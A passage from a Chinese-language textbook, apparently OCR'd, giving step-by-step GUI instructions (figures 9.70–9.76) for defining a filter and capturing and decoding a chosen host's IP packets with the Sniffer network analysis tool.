


图 9.70　查看 Matrix 视图

(3) 在 Capture 菜单中选中 Define Filter，如图 9.71 所示。




图 9.71　选中 Define Filter

(4) 弹出 Define Filter 选项框后，在 Advanced 选项中，选中 IP，从而定义要捕获的数据包类型，如图 9.72 所示。

(5) 回到 Traffic Map 视图中，用鼠标选中要捕获的主机的 IP 地址。选中后，主机地址会以白底高亮显示。此时，右击选中 Capture。Sniffer 则开始捕获指定 IP 地址的主机的数据包，如图 9.73 所示。




图 9.72　捕获的数据包类型




图 9.73　回到 Traffic Map 视图

（6）开始捕获后，通过单击工具栏中的 Capture Panel 看到捉包的情况，图 9.74 中显示出 packet 的数量。




图 9.74　捉包的情况

(7) 从 Capture Panel 中看到捕获的数据包已达到一定数量后，停止捕获，单击 Stop and Display 按钮，就可以停止抓包，如图 9.75 所示。




图 9.75 停止抓包

(8) 单击窗口左下角的 Decode 选项，窗口中会显示所捕获的数据，如图 9.76 所示。

